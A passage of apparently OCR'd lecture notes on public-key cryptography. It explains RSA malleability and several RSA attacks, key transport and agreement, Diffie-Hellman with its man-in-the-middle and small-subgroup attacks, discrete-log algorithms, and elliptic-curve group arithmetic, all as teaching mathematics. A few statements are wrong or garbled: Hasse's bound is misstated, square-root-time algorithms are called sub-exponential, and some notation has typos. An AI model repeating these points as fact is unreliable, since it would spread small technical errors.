Example: The sender transmits $y = x^e \, mod \, n$. The adversary intercepts y, chooses s s.t. $gcd(s, n) = 1$, then computes and forward $y' = s^e \cdot y \, mod \, n$. The receiver decrypts y': $x' = y^{'d} = (s^e \dot{y})^d = s^{ed} \cdot y^d = s \cdot x \, mod \, n$ (the attacker managed to multiply x by s). By doing padding in the form $x||x$, we expect to obtain the same message structure when decrypt. So, the adversary must choose s such that after decryption the message has the same structure (very difficult). Padding embeds a random structure into the plaintext before encryption. In RSA the padding standard is Optimal Asymmetric Encryption Padding (OAEP).

More in general, RSA malleability descends from the homomorphic property:

- Let x_1 and x_2 two plaintexts.
- Let y_1 and y_2 their respective ciphertexts.
- Then, $y \equiv (x_1 \cdot x_2)^e \equiv x_1^e \cdot x_2^e \equiv y_1 \cdot y_2 \, mod \, n$.
- That is, the ciphertext of the product is the product of the ciphertexts.

Thus, the adversary can build the ciphertext of $x_1/cdotx_2$ only knowing their ciphertexts.

Adaptive chosen-ciphertext attack. Let us consider the following problem: Bob decrypts any ciphertext except a given y. The attacker wants to determine the plaintext corresponding to y. The adversary can perform the following attack:

- The adversary selects an integer s, s.t. $gcd(s, n) = 1$, and sends Bob the quantity $y' \equiv s^e \cdot y \, mod \, n$.
- Upon receiving y', as $y' \neq y$, Bob decrypts y' producing $x' \equiv s \cdot x \, mod \, n$, and returns x' to adversary.
- The adversary determines x, by computing $x \equiv x' \cdot s^{-1} \, mod \, n$.

The attack can be contrasted by using padding. Bob returns x' iff it has a structure coherent with padding.

Common modulus attack. A server uses a common modulus n for all key pairs (e.g., (n, e_1), (n, e_2), (n, e_3)) including the adversary's one (n, e_a). The adversary can efficiently factor n from his d_a and then compute all d_i.

Small message attack. Let x be a cleartext message, (n, e) a public key and $y = x^e \, mod \, n$ a ciphertext message with $x, y \in [0, n-1]$. Let x be "small", i.e. $x^e < n$. Then, $y = x^e$ (specialization of $y = x^e \, mod \, n$) and thus $x = \sqrt[e]{y}$ which is a "normal" e-th root operation that is "easy" ($\sqrt[e]{y} \, mod \, n$ is difficult because it is equivalent to factoring).

Low exponent attack. Suppose that Alice wants to send the same message x to several destinations. Therefore, Alice encrypts message x using the public keys of recipients (n_i, e). Assume that $e = 3$ to optimise encryption, thus public keys' format becomes $(n_i, 3)$ (Figure 1.53). Furthermore, assume that moduli n_i are relatively prime to one another; this is highly likely because otherwise, an adversary could factorise them by simply computing pairwise MCD applying the Euler's algorithm (which is easy).



Figure 1.53: RSA low exponent attack.

The adversary intercept the ciphertexts and tries to solve the following system:

$$x^3 = y_1 \, mod \, n_1$$
$$x^3 = y_2 \, mod \, n_2$$
$$x^3 = y_3 \, mod \, n_3$$

We can re-write the system as follows:

$$z = y_1 \, mod \, n_1$$
$$z = y_2 \, mod \, n_2$$
$$z = y_3 \, mod \, n_3$$

We may use the CRT to solve the system.

Theorem 1.6.6 (Chinese remainder theorem)**.** If the integers $n_1, n_2, \ldots, n_k$ are pairwise relatively prime, then the system of simultaneous congruences

$$\begin{aligned} x &\equiv a_1 \, mod \, n_1 \\ x &\equiv a_2 \, mod \, n_2 \\ &\cdots \\ x &\equiv a_k \, mod \, n_k \end{aligned}$$

has a unique solution modulo $n = n_1 \cdot n_2 \cdots n_k$.

Using Gauss's algorithm, we can find x. This algorithm is efficient, it can solve the system in $O((\ln n)^2)$ bit operations.

The application above has a similar system of congruences:

$$\begin{aligned} z &= y_1 \, mod \, n_1 \\ z &= y_2 \, mod \, n_2 \\ z &= y_3 \, mod \, n_3 \end{aligned}$$

If the moduli are pairwise coprime, we can apply the Chinese remainder theorem and then apply Gauss's algorithm to find $z = x^3 \, mod \, n_1 \cdot n_2 \cdot n_3$ that solves the above system. As we said, n_1, n_2, n_3 are very likely to be relatively prime. Therefore, the system above fulfil the Chinese remainder theorem, thus we are able to compute $z = x^3 \, mod \, n_1 \cdot n_2 \cdot n_3$ using Gauss's algorithm. Since $0 \leq x < n_i$, $x^3 < n_1 \cdot n_2 \cdot n_3$ thus $z = x^3$ and we can get rid of modulo operation and easily compute the cubic root.

1.6.8 Key establishment

Symmetric ciphers assume that Alice and Bob have the same key; they have to agree on it. There must be a way for Alice and Bob to communicate the secret key to each other without exposing it because they cannot send it over the insecure channel. In the old days, keys were distributed physically (off-line distribution). On the Internet, this way of distributing keys is not practical. So, we would like to study the problem of Alice and Bob that start communicating **without having a shared key**. Key establishment refers to a cryptographic protocol that makes it possible to establish a secure, shared secret between two or more parties.

Assume that Alice and Bob share a long-term secret key K_{ab}. The long-term key is not used to communicate but to establish a temporary session key (ephemeral) to encrypt data. They use this key for a **limited amount of time** (key freshness) and then updating it. This approach has several advantages:

- Less damage if a key is exposed (the adversary can decrypt only the messages encrypted with that session key).
- Fewer ciphertexts are available for analytical attacks.
- An adversary has to recover several keys if (s)he is interested in decrypting larger parts of plaintext (more difficult attacks).

Exchanging a session key may be done in several ways.

- **key transport protocol**:
  - **One-pass key transport:** Alice sends Bob the generated key and a timestamp t_a encrypted with the long-term key: $E(K_{ab}, k||t_a)$. This protocol requires clock synchronisation, which is difficult to maintain over the network. Thus, clock synchronisation is a strong assumption. If an adversary can attack the clock synchronisation by changing the timestamp from t_a to t_A with $t_A > t_a$, the message can be discarded as it appears as an old value. For this reason, the clock synchronisation algorithm must be secure.

- **Key transport with challenge-response:** to get rid of clock synchronisation, we send two messages (pay in the communication). Bob sends a nonce n_b, i.e., a fresh quantity never used, to Alice. Alice replies with the session key and the nonce encrypted using the long-term key: $E(K_{ab}, k||n_b)$. The nonce in the response is used to prove the freshness of the message (no replay attack). The nonce can be generated as a random number but only if the probability of generating twice a number is low (to avoid replay attacks). Another possibility is to use a counter as a nonce, but it is predictable and may create problems. However, a replay attack with the nonce is improbable as the adversary must guess it.

– **Key agreement:** in this approach, each party involved proposes a piece of the key. Bob sends a nonce n_b to Alice. Alice replies with her part of the key k', the nonce n_a she expects to see in the next message and the nonce n_b to prove the message freshness: $E(K_{ab}, k'||n_a||n_b)$. Bob replies with his part of the key k'' and the nonce: $E(K_{ab}, k"||n_a)$. The session key is a function of the two parts $K = f(k', k")$. One possible function to use is the hash of the two parts $K = h(k'||k")$. Another possibility is to use the XOR $K = k' \oplus k"$. The latter approach is interesting because if Alice does not trust Bob's ability to generate random numbers, the XOR with her random quantity (trusted to be a good random number) produces a good random key.

The n^2 key distribution problem. In a pairwise key management scheme, every pair of users share a pairwise key. Assume now that there are n users, where each party securely communicates with everyone (Figure 1.54). The long term keys are pre-distributed. Each pair of users shares a long-term pairwise key, so every user stores $(n-1)$ keys. There are $\binom{n}{2} = \frac{n\cdot(n-1)}{2}$ symmetric key pairs in the system which is in the order of n^2.



Figure 1.54: The n^2 distribution problem.

This approach has pros and cons.

– **Pros**: Security. If a user is compromised only its communications are compromised.

– **Cons**: Poor scalability (performance). The number of keys is quadratic in the number of users (does not scale well). Moreover, a new member's joining/leaving affect all current members. When a member joins, the other users must be online to establish the key (the new member must communicate with all of them). The same occurs when (s)he leaves.

Pre-distribution does not work for large dynamic networks. It works for small networks where the number of users does not change frequently. The challenge to solve is to exchange a session key without starting from a pre-distributed long-term key (solved with Diffie-Hellman).

Key distribution centre. There is also a centralised approach. Each user shares a long-term secret key with the key distribution centre (key encryption key). Each KEK constitutes a secure channel. KEKs are pre-distributed (Figure 1.55).

Users establish a session key through the KDC (trusted third-party, must be secure). A toy protocol to establish a key is:



Figure 1.55: Key distribution centre.

- User A requests the KDC to communicate with user B.
- The KDC generates a random session key and sends it to A and B.
- The KDC encrypts the session key using the KEKs and send them to the respective user.

This protocol is subject to replay attacks. In a real deployment, more secure protocols are used. This approach has pros and cons.

- **Pros**: Performance. It has better scalability than a pairwise scheme:
  - The overall number of KEKs is n.
  - Each user stores 1 KEK.
  - Each member joining/leaving establish/remove only one KEK with the KDC.
- **Cons**: Security. If a user is compromised, its communications are compromised. But, if KDC is compromised all communications are compromised. KDC is a single point of failure and is a bottleneck for security and performances (KDC must be available and efficient. If it is slow, the whole system is slow).

1.6.9 Diffie-Hellman key exchange

The Diffie-Hellman cryptosystem tries to solve the problem of establishing a session key without any pre-existing shared secret (long-term key). It is a famous cryptosystem for key exchange (every browser implements it), published in 1976. The one-way function on which is based is:

- $f(x)$ is a discrete exponentiation (computationally "easy").
- $f^{-1}(x)$ is a discrete logarithm (computationally "difficult").

Preliminaries. We operate in $\mathbb{Z}_p^*$ with addition and multiplication modulo p, with p prime. $\mathbb{Z}_p^*$ is the set of integers coprime with p. Since p is prime, $\mathbb{Z}_p^*$ contains all the integers smaller than p.

Facts on modular arithmetic:

- Multiplication is commutative: $(a \times b) \equiv (b \times a) \, mod \, n$.
- Exponentiaion is commutative: $(a^x)^y \equiv (a^y)^x \, mod \, n$.

– Power of power is commutative: $(a^b)^c \equiv a^{bc} \equiv a^{cb} \equiv (a^c)^b \, mod \, n$.

A few facts about discrete logarithm in prime fields:

– Parameters: Let p be prime (a large one) and $g \in \mathbb{Z}_p^*$ be a primitive element (or generator), i.e., for each $y = 1, 2, \ldots, p-1$, there is x s.t. $y \equiv g^x \, mod \, n$ (we can generate all the integers smaller than p).

– Discrete exponentiation: Given $x \in \mathbb{Z}_p^*$, compute $y \in \mathbb{Z}_p^*$ s.t. $y = g^x \, mod \, p$. It can be calculated by means of the square-and-multiply algorithm (computationally easy).

– Discrete Logarithm Problem (DLP, computationally difficult): Given $y \in \mathbb{Z}_p^*$, determine $x \in \mathbb{Z}_p^*$ s.t. $y = g^x \, mod \, p$ ($x = \log_g y \, mod \, p$).

The Diffie-Hellman protocol. Let us suppose that Alice and Bob want to exchange a key without having a shared secret. Let p be a large prime (600 digits, 2000 bits). Let $1 < g < p$ a generator. p and g are publicly known. The Diffie-Hellman key exchange:

– Alice chooses a random secret number a (private key).

– Bob chooses a random secret number b (private key).

– Alice sends to Bob a message: $Y_A \equiv g^a \, mod \, p$ (public key, so it is sent in the clear).

– Bob sends to Alice a message: $Y_B \equiv g^b \, mod \, p$ (public key, so it is sent in the clear).

– Alice computes $K_{AB} \equiv (Y_B)^a \equiv g^{ab} \, mod \, p$.

– Bob computes $K_{AB} \equiv (Y_A)^b \equiv g^{ab} \, mod \, p$.

Alice and Bob compute the same quantity that is the shared key. The Diffie-Hellman algorithm is very elegant; it involves four exponentiation and two messages.

Performance (computational aspects). Large prime p can be computed as in RSA. The square-and-multiply algorithm can be used to compute exponentiation. However, the trick of using small exponents is not applicable here because brute force attacks will be easy with small numbers; private keys must be large. $\mathbb{Z}_p^*$ is cyclic, g is a generator, $g^i \, mod \, p$ defines a permutation (we generate all the integers of the group but in different orders).

Security. Assume that an adversary eavesdrop p, g, $Y_A \equiv g^a \, mod \, p$ and $Y_B \equiv g^b \, mod \, p$ and wants to compute K_{AB}. The Diffie-Hellman problem is, given those quantities, compute $g^{ab} \, mod \, p$. This problem is as simple as the discrete logarithm problem ($DHP \leq_p DLP$), so if DLP can be easily solved, then DHP can be easily solved. Unfortunately, there is no proof of the converse (if DLP is difficult, then DHP is difficult). At the moment, we do not see any way to compute K_{AB} from Y_A and Y_B without first obtaining either a or b.

Non-interactivity. The Diffie-Hellman algorithm is not interactive. Assume that Alice and Bob put their public keys on their Facebook profile. If Alice wants to communicate with Bob, she does not need to receive any message from Bob to obtain a shared key K_{AB}. Alice goes to Bob's Facebook profile, reads his public key ($g^b \, mod \, p$) and generates the shared key. Suppose now we have a group of four users: Alice, Bob, Charlie and David. Compute a shared group key K_{ABCD} from g^a, g^b, g^c and g^d in a non-interactive way is a problem. Non-interactive Diffie-Hellman for groups $n > 3$, with n number of group members, is an open problem. For $n = 3$, we can use the Joux algorithm but so complex that it is not used in practice.

The man-in-the-middle attack. The DHKE algorithm assumes a passive adversary (eavesdrop only). It suffers from man-in-the-middle attacks.

The adversary can replace both g^a and g^b with g^c. Alice believes in sharing a key with Bob, whereas she shares it with the adversary. So does Bob (Figure 1.56). The problem is that messages $M1'$ and $M2'$ carry no proof that g^c is Alice's/Bob's public key. Nothing in the message $M1$ indissolubly links the identifier "Alice" to public key g^a. We have an authentication problem that can be solved with certificates.



Figure 1.56: Man-in-the-middle attack in Diffie-Hellman.

1.6.10 The generalised DLP.

The DLP is not restricted only to the multiplicative group $\mathbb{Z}_p^*$ but can be defined on any cyclic group. There are cyclic groups in which DLP is not "difficult".

Definition 1.6.4 (generalised discrete logarithm problem)**.** Given a finite cyclic group G with group operation $\bullet$ and cardinality n, i.e., $|G| = n$. We consider a primitive element $\alpha \in G$ and another element $\beta \in G$. The discrete logarithm problem is finding the integer x, where $1 \leq x \leq n$, such that $\beta = \alpha \bullet \alpha \bullet \cdots \bullet \alpha = \alpha^x$ (α repeated x times).

Algorithms for the discrete logarithm problem can be classified into **generic algorithms**, which work in any cyclic group, and **nongeneric algorithms**, which exploit the inherent structure of certain groups. **Fact**: Difficulty of DLP is independent of the generator.

Generic algorithms:

- Brute-force search: it is always possible, its running time is linear with the cardinality of the group (number of trials is the number of elements in the group): $O(|G|)$ multiplications.
- Shank's Baby-Step Giant-Step method: its running time is sub-exponential: $O(\sqrt{|G|})$ multiplications. Storage: $O(\sqrt{|G|})$.
- Pollard's Rho Method: based on the birthday paradox, its running time is sub-exponential: $O(\sqrt{|G|})$ multiplications. Storage is negligible.
- Pohlig-Hellman algorithm (**very important**): it is based on the Chinese Reminder Theorem, it exploits the factorisation of $|G| = \prod_{i=1}^{r}(p_i)^{e_i}$. It reduces the DLP into DLP in (smaller) groups of order $p_i^{e_i}$ (much simpler). However, in the elliptic curves domain computing $|G|$ is not easy. The running time is: $O(\sum i = 1^r e_i \cdot (\lg |G| + \sqrt{p_i}))$ multiplications. This algorithm is efficient if each p_i is "small". To prevent the attack, the smallest factor of $|G|$ must be in the range 2^{160} (complexity: $\sqrt{2^{160}} = 2^{80}$, 80-bit security level). For example, let us consider $\mathbb{Z}_{11}^p$. Its cardinality is $|\mathbb{Z}_{11}^p| = 10$, that is an even number since p is odd (p is prime). The smallest prime factor of an even number is $p_i = 2$, which makes the algorithm efficient. It is not advisable to run Diffie-Hellman in $\mathbb{Z}_p^*$, because Pohlig-Hellman algorithm is efficient in this group.

Nongeneric algorithms:

- Index-Calculus method: it is a very efficient algorithm to compute DLP in $\mathbb{Z}_p^*$ and $GF(2^m)$. It has a sub-exponential running time: in $\mathbb{Z}_p^*$, to achieve 80-bit security, the prime p must be at least 1024 bit long. It is even more efficient in $GF(2^m)$. For this reason, DLP in $GF(2^m)$ is not used in practice.

Rule of thumb:

- Let p be a prime on k bits ($p < 2^k$).
- Exponentiation takes at most $2 \cdot \log_2 p < 2k$ long integer multiplications (mod p). It is linear in the exponent size k.
- Discrete logs requires $\sqrt{p} = \sqrt{2^k}$ multiplications.

DLP in subgroups. Diffie-Hellman in $\mathbb{Z}_p^*$ should not be used.

Theorem 1.6.7. For every prime p, $(\mathbb{Z}_p^*, \times)$ (a group on which we define a multiplication operation) is an abelian finite cyclic group:

- **Finite:** contains a finite number of elements.
- **Group:** closed, associative, identity element, inverse, commutative (has these properties).
- **Cyclic:** contains an element α with maximum order $ord(\alpha) = |\mathbb{Z}_p^*| = p-1$, where order of $a \in \mathbb{Z}_p^*$, $ord(a) = k$, is the smallest positive integer k such that $a^k \equiv 1 \, mod \, p$. α is called generator or primitive element.

The notion of finite cyclic group is generalizable to $(G, \bullet)$ (a generic group on which is defined some operation).

Example: Let us consider $\mathbb{Z}_{11}^*$ and $a = 3$:

$$
\begin{aligned}
a^1 &= 3 \\
a^2 &= a \cdot a = 3 \cdot 3 = 9 \\
a^3 &= a^2 \cdot a = 9 \cdot 3 = 27 \equiv 5 \, mod \, 11 \\
a^4 &= a^3 \cdot a = 5 \cdot 3 = 15 \equiv 4 \, mod \, 11 \\
a^5 &= a^4 \cdot a = 4 \cdot 3 = 12 \equiv 1 \, mod \, 11 \\
a^6 &= a^5 \cdot a = 1 \cdot a \equiv 3 \, mod \, 11 \\
a^7 &= a^5 \cdot a^2 \equiv 1 \cdot a^2 \equiv 9 \, mod \, 11 \\
a^8 &= a^5 \cdot a^3 \equiv 1 \cdot a^3 \equiv 5 \, mod \, 11 \\
a^9 &= a^5 \cdot a^4 \equiv 1 \cdot a^4 \equiv 4 \, mod \, 11 \\
a^{10} &= a^5 \cdot a^5 \equiv 1 \cdot 1 \equiv 1 \, mod \, 11 \\
a^{11} &= a^{10} \cdot a \equiv 1 \cdot a \equiv 3 \, mod \, 11
\end{aligned}
$$

3^i generates the periodic sequence $\{3, 9, 5, 4, 1\}$. The sequence contains a subset of $\mathbb{Z}_p^*$ and the period is 5.

Consider now $\mathbb{Z}_{11}^*$ and $a = 2$:

$$
\begin{aligned}
a &= 2 \\
a^2 &= 4 \\
a^3 &= 8 \\
a^4 &\equiv 5 mod 11 \\
a^5 &\equiv 10 mod 11 \\
a^6 &\equiv 9 mod 11 \\
a^7 &\equiv 7 mod 11 \\
a^8 &\equiv 3 mod 11 \\
a^9 &\equiv 6 mod 11 \\
a^{10} &\equiv 1 mod 11
\end{aligned}
$$

$ord(2) = 10 = |\mathbb{Z}_{11}^*|$, 2 is a primitive element. Now the sequence contains all the elements of $\mathbb{Z}_{11}^*$.

Powers of a generator define a permutation of the elements of $\mathbb{Z}_p^*$ (Figure 1.57). g^a consists of selecting at random one of the elements of the permutation.

Let us formalize this example.

Theorem 1.6.8. Let G be a finite group. Then for every $a \in G$ it holds that:

- $a^{|G|} = 1$ (Generalization of Fermat's Little Theorem).

i	1	2	3	4	5	6	7	8	9	10
2^i	2	4	8	5	10	9	7	3	6	1

Figure 1.57: Permutation generated by 2 in the previous example.

– $ord(a)$ divides $|G|$.

Theorem 1.6.9. Let G be a finite cyclic group. Then it holds that:

– The number of primitive elements of G is $\Phi(|G|)$.

– If $|G|$ is prime, then all elements $a \neq 1 \in G$ are primitive.

We can define a subset of the cyclic group which have the same structure as the cyclic group.

Theorem 1.6.10 (Cyclic subgroup theorem)**.** Let G be a cyclic group. Then every element $a \in G$ with $ord(a) = s$ is the primitive element of a cyclic subgroup with s elements.

Example: $\mathbb{Z}_{11}^*$, $a = 3$, $s = ord(3) = 5$, $H = \{1, 3, 4, 5, 9\}$.

Theorem 1.6.11 (Lagrange's theorem)**.** Let H be a subgroup of G. Then $|H|$ divides $|G|$.

In the above example, H is a finite, cyclic subgroup of order 5 which divides 10.
The following theorem gives a way to build a subgroup. If we can define the DLP on a group, we can define the DLP on the subgroup.

Theorem 1.6.12. Let G be a finite cyclic group of order n and let α be a generator of G. Then for every integer k that divides n there exists exactly one cyclic subgroup H of G of order k. This subgroup is generated by $\alpha^{n/k}$. H consists exactly of the elements $a \in G$ which satisfy the condition $a^k = 1$. There are no other subgroups.

Example: given $\mathbb{Z}_{11}^*$ and the $\alpha = 8$ generator, the $\beta = 8^{10/2} = 10\, mod\, 11$ that is a generator for H of order $k = 2$.

Relevance to cryptography. The Pohlig-Hellman algorithm exploits factorisation of $|G| = p_1^{e1} \cdot p_2^{e2} \cdot \cdots \cdot p_l^{el}$. Run time depends on the size of prime factors, the smallest prime factors must be in the range 2^{160}. $|\mathbb{Z}_p^*| = p - 1$ is even because p is a prime number. Since the cardinality is even, then 2 (small) is one of the divisors. Thus, it is advisable to work in a prime subgroup H. If $|H|$ is prime, $\forall a \in H$, a is a generator. To avoid the problem of $\mathbb{Z}_p^*$, on which the Pohlig-Hellman algorithm is efficient, we work on subgroups H whose cardinality is prime and large (Pohlig-Hellman is not efficient anymore).



Figure 1.58: Subgroup confinement attack.

$\mathbb{Z}_p^*$ is subject to the subgroup confinement attack, or small subgroup confinement attack (a variation of the man-in-the-middle attack). It is used on a cryptographic method that operates in a large finite group. The attacker attempts to compromise the method by forcing a key to be confined to an unexpectedly small subgroup of the desired group. The attack exploits theorem 1.6.12. The adversary selects k that divides $|\mathbb{Z}_p^*| = p - 1$ then, (s)he computes:

– $A' \equiv A^{n/k} \equiv (\alpha^a)^{n/k} \equiv (\alpha^{n/k})^a \, mod \, p.$

– $B' \equiv B^{n/k} \equiv (\alpha^b)^{n/k} \equiv (\alpha^{n/k})^b \, mod \, p.$

It follows that $\alpha^{n/k}$ is a generator of subgroup H of order k. It follows that DHKE gets confined in H_k and therefore a brute force attack becomes easier.

1.6.11 Basics of Elliptic Curves Cryptosystems

They were invented in the mid-80s. They have the same level of security as RSA and DL-systems with considerably shorter operands (160-256 bit vs 1024-3072 bit for 80-bit security), let public key cryptography run on devices with limited resources. Elliptic curves are based on the generalised discrete logarithm problem $(G, \bullet)$. Diffie-Hellman key exchange and DL-systems can be generalised using elliptic curves. They have performance advantages over RSA and DL-systems (RSA with short public parameters is faster than elliptic curves cryptography).

How to compute with ECC. An elliptic curves cryptosystem is based on the generalised discrete logarithm problem, so we have to accomplish two tasks:

– **Task 1:** Define a elliptic-curve-based cyclic group.

  • **Task 1.1**: Define a set of elements.

  • **Task 1.2**: Define the group operation.

– **Task 2:** Show that the DLP is hard in that group.

We can form curves from polynomial equations. A curve is the set of points (x, y) which are the solutions of the equations. For example, in $\mathbb{R}$: $x^2 + y^2 = r^2$ is a circle and $ax^2 + by^2 = c$ is an ellipse. We consider $GF(p) = \{0, 1, \ldots, p-1\}$ ($GF(p)$ is not equivalent to $\mathbb{Z}_p^*$). Intuitively, GF is a finite set where you can add, subtract, multiply and invert.

Definition 1.6.5. The elliptic curve over $\mathbb{Z}_p$ ($GF(p)$), $p > 3$, is the set of points $(x, y) \in \mathbb{Z}_p$ which fulfils

$$y^2 \equiv x^3 + a \cdot x + b \, mod \, p$$

together with an imaginary point of infinity $\mathcal{O}$, where $a, b \in \mathbb{Z}_p$, and the following condition holds:

$$4 \cdot a^3 + 27 \cdot b^2 \neq 0 \, mod \, p$$

this means that the curve is non-singular (no vertices, no self-intersections).

We have two degrees of freedom, changing a and b let us change the curve.

Define elliptic curve based cyclic group We have to define the group members (task 1.1). For the sake of illustration, we plot an example curve in $\mathbb{R}$ (Figure 1.59).



Figure 1.59: Example in $\mathbb{R}$

We can have 1 or 3 intersections with the x-axis. The curve is symmetric to the x-axis. The group elements are the points on the curve $y^2 = x^3 - 3x + 3$ over $\mathbb{R}$. Group elements are points in the space and not integers anymore (task 1.1 solved).

We have to define now group operations (task 1.2). We call "addition" the group operation and denote it by "+" an operation that takes two points $P = (x_1, y_1)$ and $Q = (x_2, y_2)$ and produces a third point $R = (x_3, y_3)$ as a result.

$$P + Q = R$$

Let us make a geometrical interpretation of the addition in $\mathbb{R}$:



Figure 1.60: Tangent-and-chord method.

- Point addition $P + Q$, $Q \neq P$. To calculate the point addition, we consider the chord between the points P and Q, then take the symmetric point w.r.t the third intersection with the curve. The symmetric point is the $P + Q$ point.
- Point doubling $P + P$. To calculate the point doubling, we consider the tangent, then take the symmetric point w.r.t. the intersection of the tangent with the curve.

This is the tangent-and-chord method (Figure 1.60). The tangent-and-chord method only uses the four standard operations. If the addition is defined this way, the group points fulfil **most of** necessary condition of a group: closure, associativity. Analytic expressions for point addition and point doubling:

$$x_3 \equiv s^2 - x_1 - x_2 \, mod \, p$$
$$y_3 \equiv s \cdot (x_1 - x_3) - y_1 \, mod \, p$$

where $s \equiv \frac{y_2 - y_1}{x_2 - x_1} \, mod \, p$ if $P \neq Q$ (point addition) and $s \equiv \frac{3x_1^2 + a}{2y_1} \, mod \, p$ if $P = Q$ (point doubling). s is the slope of the chord/tangent. An identity (neutral) element $\mathcal{O}$ is still missing: $\forall P \in E : P + \mathcal{O} = P$. There exists no such a point on the curve. Thus, we define $\mathcal{O}$ as the point at infinity (we are postulating the neutral element), that is a point located at $+\infty$ or $-\infty$ towards the y-axis. Now, we also define $-P$ (inverse): $P + (-P) = \mathcal{O}$

In $\mathbb{R}$, the inverse of a point P on an elliptic curve can be found applying the tangent-and-chord method. The inverse point is the symmetric w.r.t x-axis (the intersection of $P + (-P)$ with the curve is at the point at infinity (Figure 1.61).



Figure 1.61: Inverse on ECC.

In ECC over $GF(p)$, given $P = (x, y)$ then $-P = (x, p - y)$ (complement w.r.t. p).

Building DLP on elliptic curves.

Theorem 1.6.13. The points on an elliptic curve together with $\mathcal{O}$ have cyclic subgroups. Under certain conditions, all points on an elliptic curve form a cyclic group. A primitive element must exist such that its powers generate the entire group.

Example: Let us consider the curve $y^2 \equiv x^3 + 2x + 2 \, mod \, 17$. The order of the curve is 19 and $P = (5, 1)$ is the primitive element. "Powers" of P are:

$$2P = (6, 3) \quad (point\, doubling)$$
$$3P = 2P + P = (10, 6) \quad (point\, addition)$$
$$4P = 2 \cdot 2P = (3, 1)$$
$$5P = (9, 16)$$
$$6P = (16, 13)$$
$$7P = (0, 6)$$
$$8P = (13, 7)$$
$$9P = (7, 6)$$
$$10P = (7, 11)$$
$$11P = (13, 10)$$
$$12P = (0, 11)$$
$$13P = (16, 4)$$
$$14P = (9, 1)$$
$$15P = (3, 16)$$
$$16P = (10, 11)$$
$$17P = (6, 14)$$
$$18P = (5, 16)$$
$$19P = \mathcal{O} = ord(E) \cdot P$$

In 19P, the denominator of the slope becomes 0. From this point on, the cyclic structure becomes visible:

$$20P = 19P + P = \mathcal{O} + P = P$$
$$21P = 19P + 2P = 2P$$

Furthermore, $19P = \mathcal{O}$, thus $18P + P = \mathcal{O}$, then $18P$ is the inverse of P and vice versa.

Theorem 1.6.14 (Hasse's theorem)**.** Given an elliptic curve E modulo p, the number of points on the curve (the cardinality of E) is denoted by $\#E$ and is bounded by:

$$p + 1 - 2\sqrt{p} \leq \#E \leq p + 1 + \sqrt{p}$$

The number of points is roughly in the range of p (Hasse's bound).

Example: If we need an elliptic curve with 2^{160} points, we have to use a prime p of about 160 bit.

